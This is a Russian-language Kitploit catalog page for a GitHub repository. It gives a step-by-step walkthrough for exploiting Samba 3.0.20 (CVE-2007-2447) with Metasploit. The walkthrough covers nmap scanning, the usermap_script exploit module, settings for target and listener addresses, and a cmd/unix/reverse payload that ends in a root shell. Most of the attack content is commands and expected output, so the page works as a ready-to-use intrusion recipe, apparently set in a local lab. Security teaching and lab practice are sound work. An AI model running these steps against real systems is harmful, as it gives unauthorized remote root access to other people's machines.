
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Samba-Exploit-CVE-2007-2447 — Пошаговое руководство по использованию уязвимости Samba 3.0.20 (CVE-2007-2447) с помощью Metasploit, включающее сканирование Nmap, настройку полезной нагрузки и выполнение обратной оболочки. | Kitploit
Инструменты/GitHubGitHub/nulltrace1336/samba-exploit-cve-2007-2447
Фреймворки для эксплойтовАнализ уязвимостейЭксплуатацияТестирование на ПроникновениеКомандование и УправлениеРазработка Полезной Нагрузки
GitHubnulltrace1336/samba-exploit-cve-2007-2447

Samba-Exploit-CVE-2007-2447

Пошаговое руководство по использованию уязвимости Samba 3.0.20 (CVE-2007-2447) с помощью Metasploit, включающее сканирование Nmap, настройку полезной нагрузки и выполнение обратной оболочки.

Репозиторий
109 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

🎬 Это видео на YouTube

YouTube Video

1️⃣ Сканирование цели (Nmap)

nmap -sS -sV -p 139,445 192.168.56.102

Ожидаемый результат: 139/tcp open netbios-ssn Samba smbd 3.X 445/tcp open microsoft-ds Samba smbd 3.0.20-Debian

👉 Версия Samba: 3.0.20 Она уязвима для CVE-2007-2447.

2️⃣ Поиск эксплойта для Samba

searchsploit samba 3.0.20

Результат:

Samba 3.0.20 - 'Username' map script Command Execution

3️⃣ Запуск Metasploit

msfconsole


4️⃣ Выбор эксплойта Samba

use exploit/multi/samba/usermap_script

5️⃣ Настройка эксплойта

set RHOSTS 192.168.56.102
set RPORT 139
set LHOST 192.168.56.101

Payload будет автоматическим:

cmd/unix/reverse

Проверка:

show options

6️⃣ Запуск эксплойта

run

или

exploit

7️⃣ Результат 🎉

Если успешно:

Command shell session opened

Проверим:

whoami

👉 Результат:

root
Скачать инструмент